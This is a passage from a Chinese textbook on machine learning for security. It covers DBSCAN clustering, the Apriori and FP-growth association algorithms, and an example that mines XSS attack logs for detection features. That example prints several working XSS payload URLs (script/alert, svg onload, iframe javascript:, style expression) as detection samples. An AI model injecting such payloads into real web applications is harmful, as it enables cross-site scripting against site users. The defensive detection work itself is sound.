- `algorithm`，算法，分为‘auto’‘ball_tree’‘kd_tree’‘brute’。
- `leaf_size`，使用BallTree或者cKDTree算法时叶子节点个数。
- `n_jobs`，并发任务数。

加载DBSCAN库：

```
import numpy as np  
from sklearn.cluster import DBSCAN  
from sklearn import metrics  
from sklearn.datasets.samples_generator import make_blobs  
from sklearn.preprocessing import StandardScaler  
import matplotlib.pyplot as plt
```

创建测试样本：

```
centers = [[1, 1], [-1, -1], [1, -1]]  
X, labels_true = make_blobs(n_samples=750, centers=centers, cluster_std=0.4,
```

```
        random_state=0)
X = StandardScaler().fit_transform(X)
```

运行DBSCAN算法， eps设置为0.3， 最小样本数为10：

```
db = DBSCAN(eps=0.3, min_samples=10).fit(X)
core_samples_mask = np.zeros_like(db.labels_, dtype=bool)
core_samples_mask[db.core_sample_indices_] = True
labels = db.labels_
```

设置可视化需要的数据：

```
colors = plt.cm.Spectral(np.linspace(0, 1, len(unique_labels)))
for k, col in zip(unique_labels, colors):
    if k == -1:
        col = 'k'
    class_member_mask = (labels == k)
    xy = X[class_member_mask & core_samples_mask]
    plt.plot(xy[:, 0], xy[:, 1], 'o', markerfacecolor=col,
              markeredgecolor='k', markersize=14)
    xy = X[class_member_mask & ~core_samples_mask]
```

可视化展现：

```
plt.plot(xy[:, 0], xy[:, 1], 'o', markerfacecolor=col,
          markeredgecolor='k', markersize=6)
plt.show()
```

结果如图10-6所示。

Estimated number of clusters: 3




图10-6 DBSCAN算法实例图

10.6 本章小结

本章重点介绍K-Means算法和DBSCAN算法的基础知识。相对于K-Means，DBSCAN算法不需要设置初始化点，基本实现了全自动化聚类，这确实很方便，特征提取合理的话，聚类的结果非常接近人类的认知。

参考资源

我写作本章时参考了以下网站，读者要想进一步学习，欢迎到该网站进一步了解更多信息：<http://www.freebuf.com/articles/network/114693.html>。

还有一些参考文献值得一读：

- [1] Antonakakis M, Perdisci R, Dagon D, Lee W, Feamster N. Building a Dynamic Reputation System for DNS. Usenix Security Symposium, 2010: 273-290.
- [2] Antonakakis M, Perdisci R, Lee W, Vasiloglou N, Dagon D. Detecting Malware Domains at the Upper DNS Hierarchy. Usenix Conference on Security, 2011: 27-27.
- [3] Bilge L, Kirda E, Kruegel C, Balduzzi M. Exposure: Finding Malicious Domains Using Passive DNS Analysis. Network&Distributed System Security Symposium, 2011.

第11章 Apriori与FP-growth算法

Apriori和FP-growth算法是我们介绍的第一批关联算法，它们也属于无监督算法，可以自动从数据中挖掘出潜在的关联关系。尿布和啤酒的故事几乎是大数据科普文章中出现效率最高的成功案例，本章将结合这个故事来介绍Apriori算法的基本概念，及基本的使用方式。然后介绍FP-growth算法的基本概念及其应用。

11.1 Apriori算法概述

关联规则挖掘通常是无监督学习，通过分析数据集，挖掘出潜在的关联规则，最典型的一个例子就是尿布和啤酒的故事（见图11-1）。相传沃尔玛的数据分析人员通过分析大量购物清单发现，相当一部分消费者会同时购买尿布和啤酒，结果他们把尿布和啤酒赫然摆在一起出售，结果销量双双增长。关联规则分析的结果是客观现象的体现，有的显而易见，比如同时购买三文鱼和芥末，有的勉强可以解释，比如尿布和啤酒，有的就匪夷所思，比如打火机和奶酪。关联算法中最著名的就是Apriori算法。

首先介绍三个基本概念：支持度、置信度、频繁k项集。

支持度， $P(A \cap B)$ ，既有A又有B的概率，它表现的是A和B两个事件相对整个数据集合同时发生的频繁程度，比如尿布和啤酒的支持度是0.2，表明有20%的消费清单中，消费者同时购买了尿布和啤酒。

置信度， $P(B|A)$ ，在A发生的事件中同时发生B的概率
 $P(AB)/P(A)$ ，它表现的是在AB两个事件的相关程度，和整个数据集合的大小没有关系，比如尿布和啤酒的置信度为0.8，表明在同时购买了两者的消费者中，购买尿布的80%又购买了啤酒。




图11-1 沃尔玛经典案例尿不湿和啤酒的故事

需要特别说明的是， $P(A \cap B) = P(B \cap A)$ ，但是 $P(B|A)$ 和 $P(A|B)$ 是两回事。如果事件A中包含k个元素，那么称这个事件A。为k项集事件A。满足最小支持度阈值的事件称为**频繁k项集**。

Apriori算法就是挖掘同时满足最小支持度阈值和最小置信度阈值的关联规则。Apriori算法使用频繁项集的先验知识，使用一种称为“逐层搜索”的迭代方法，k项集用于探索 $(k+1)$ 项集。首先，通过扫描事务（交易）记录，找出所有的频繁1项集，该集合记做L1，然后利用L1找频繁2项集的集合L2，L2找L3，如此下去，直到不能再找到任何频繁k项集。最后再在所有的频繁集中找出强规则，即产生用户感兴趣的关联规则。其中，Apriori算法具有这样一条性质：任一频繁项集的所有非空子集也必须是频繁的。因为假如 $P(I) <$ 最小支持度阈值，当有元素A添加到I中时，结果项集 $(A \cap I)$ 不可能比I出现次数更多，因此 $A \cap I$ 也不是频繁的。

主流的机器学习库对Apriori支持很少，不过Apriori的实现的确比较简单，网上资源很多，建议看Peter Harrington的《机器学习实战》，完

整演示代码请见本书GitHub上的11-1.py。下面介绍Apriori算法的基本步骤。

假设数据库中存在下面四条购物记录：

· ACD

· BCE

· ABCE

· BE

扫描数据库并计数，计算每个商品对应的支持度，如图11-2所示。




图11-2 Apriori算法第一步

根据设置的支持度筛选满足需求的L1，如图11-3所示。

两两连接，获得新的数据集合，并重新扫描计数。如图11-4所示。




图11-3 Apriori算法第二步




图11-4 Apriori算法第三步

如此循环，直到出现满足设置的支持度的全部集合出现。完整演示代码请见本书GitHub上的11-1.py。

11.2 示例：hello world! Apriori

Apriori实现后封装的函数如下，其中support代表支持度，minConf代表置信度：

```
L, suppData = Apriori(myDat, support=0.5)
rules = generateRules(L, suppData, minConf=0.5)
```

假设我们需要从下列数据中挖掘频繁项集：

```
myDat = [ [ 1, 3, 4 ], [ 2, 3, 5 ], [ 1, 2, 3, 5 ], [ 2, 5 ] ]
```

满足的条件为支持度为0.5，置信度为0.7：

```
L, suppData = apriori(myDat, 0.5)
rules = generateRules(L, suppData, minConf=0.7)
print 'rules:\n', rules
```

输出结果为：

```
frozenset([1]) --> frozenset([3]) conf: 1.0
frozenset([5]) --> frozenset([2]) conf: 1.0
frozenset([2]) --> frozenset([5]) conf: 1.0
rules:
[(frozenset([1]), frozenset([3]), 1.0), (frozenset([5]), frozenset([2]), 1.0),
 (frozenset([2]), frozenset([5]), 1.0)]
```

11.3 示例：使用Apriori算法挖掘XSS相关参数

在安全领域，Apriori的应用非常广泛，凡是需要挖掘潜在关联关系的都可以尝试使用，比如关联WAF的accesslog与后端数据库的sqllog，识别SSH操作日志中异常操作等。我们这里以分析accesslog为例子，完整演示代码请见本书GitHub上的11-2.py。

我们从xssed网站的样例以及WAF的拦截日志中提取XSS攻击日志作为样本，示例日志如下：

```
/0_1/?%22onmouseover='prompt(42873)'bad=%22%3E  
/0_1/api.php?op=map&maptyle=1&city=test%3Cscript%3Ealert%28/42873/%29%3C/script%3E  
/0_1/api.php?op=map&maptyle=1&defaultcity=%e5%22;alert%28/42873/%29;//
```

我们目标是分析出潜在的关联关系，然后作为SVM、KNN等分类算法的特征提取依据之一。机器没有办法直接识别日志，需要逐行将日志文本向量化，最简单的方式就是按照一定的分割符切割成单词向量，示例代码如下：

```
myDat=[]  
with open("xss-train.txt") as f:  
    for line in f:  
        tokens=re.split('=\|&\|?\|\%3e|\%3c|\%3E|\%3C|\%20|\%22|<|>|\n|\(|\)|\||\"|;|:|,|,',line)  
        myDat.append(tokens)  
f.close()
```

切割后的向量示例如下：

```
['/0_1/',' ','onmouseover',' ','prompt','42873',' ','bad',' ',' ',' ',' ']  
['/0_1/api.php','op','map','maptyle','1','city','test','script','alert%28/42873/%29//']
```

我们以十分严格的置信度来运行，试图找到关联关系接近100%的情况：

```
L, suppData = Apriori(myDat, 0.1)
```

```
rules = generateRules(L, suppData, minConf=0.99)
```

有趣的现象出现了：

```
frozensest(['//', '1']) --> frozensest(['', 'alert']) conf: 1.0
frozensest(['1', 'script']) --> frozensest(['', '/script']) conf: 1.0
frozensest(['a', 'c']) --> frozensest(['', 'm']) conf: 1.0
frozensest(['1', '/', 'script']) --> frozensest(['', '/script']) conf: 1.0
frozensest(['1', 'alert', 'script']) --> frozensest(['', '/script']) conf: 1.0
frozensest(['alert', '/', 'script']) --> frozensest(['', '/script']) conf: 0.997416026
frozensest(['1', 'alert', '/', 'script']) --> frozensest(['', '/script']) conf: 1.0
```

有些结果容易理解，比如'script'和'1'、'alert'出现的话，会100%地导致'/script'。有些结果匪夷所思，比如'a'和'c'出现的话，会100%地导致'm'。

我们进一步降低门槛，将支持度也下降到0.001，这意味着即使对应的关联关系出现的概率只有千分之一，只要它对应的是强关联，置信度超过0.99，我们也认为这是一种有价值的关联：

```
L, suppData = Apriori(myDat, 0.001)
rules = generateRules(L, suppData, minConf=0.99)
```

这个学习过程会比较慢，我们选取了部分结果：

```
frozensest(['version']) --> frozensest(['', 'base64', '0FEBF34C4A2EBF825F60025D6C0576F'])
frozensest(['signMsg']) --> frozensest(['', 'object', '0FEBF34C4A2EBF825F60025D6C0576F'])
frozensest(['0FEBF34C4A2EBF825F60025D6C0576F2']) --> frozensest(['', 'object', 'signM'])
```

我们通过关联挖掘识别一种潜在的关联关系：'object"base64"data"text/html'。

通过分析20万条XSS攻击样本数据，完全通过机器学习的方式挖掘潜在的关联关系，得到的结果举例如下。

'object"base64"data"text/html'对应举例：

```
/0/252/admin/receive.php?signMsg=0FEBF34C4A2EBF825F60025D6C0576F2&version=%3Cobject%
```

alert script 1对应举例：

```
/0/252/include/dialog/select_media.php?adminDirHand=%22/%3E%3C/script%3E%3Cscript%3E
```

script prompt对应举例：

```
/0_1/?callback=%3Cscript%3Eprompt(42873)%3C/script%3E
```

script svg onload alert对应举例：

```
/commonDetail.asp?infotype=1"'></textarea></script><svg onload=alert `43873`>&id=461
```

textarea autofocus onfocus alert对应举例：

```
/index.php?siteid=1&a=sg"'></textarea></script><textarea autofocus onfocus=alert(201
```

src javascript iframe对应举例：

```
/%22/e/?xss_test%3Ciframe%20src=javascript:this[%22%5Cx61%5Cx6c%5Cx65%5Cx72%5Cx74%22
```

style expression alert对应举例：

```
/144/user.php?back_act=http://127.0.0.1%22style=x:expression(alert(42873))%3E
```

11.4 FP-growth算法概述

FP-growth算法基于Apriori构建，但采用了高级的数据结构减少扫描次数，大大加快了算法速度。FP-growth算法只需要对数据库进行两次扫描，而Apriori算法对于每个潜在的频繁项集都会扫描数据集判定给定模式是否频繁，因此FP-growth算法的速度要比Apriori算法快。

FP-growth算法发现频繁项集的基本过程如下：

- 构建FP树；
- 从FP树中挖掘频繁项集。

FP-growth算法将数据存储在一种称为FP树的紧凑数据结构中。FP代表频繁模式。一棵FP树看上去与计算机科学中的其他树结构类似，但是它通过链接来连接相似元素，被连起来的元素项可以看成一个链表。图11-5给出了FP树的一个例子。

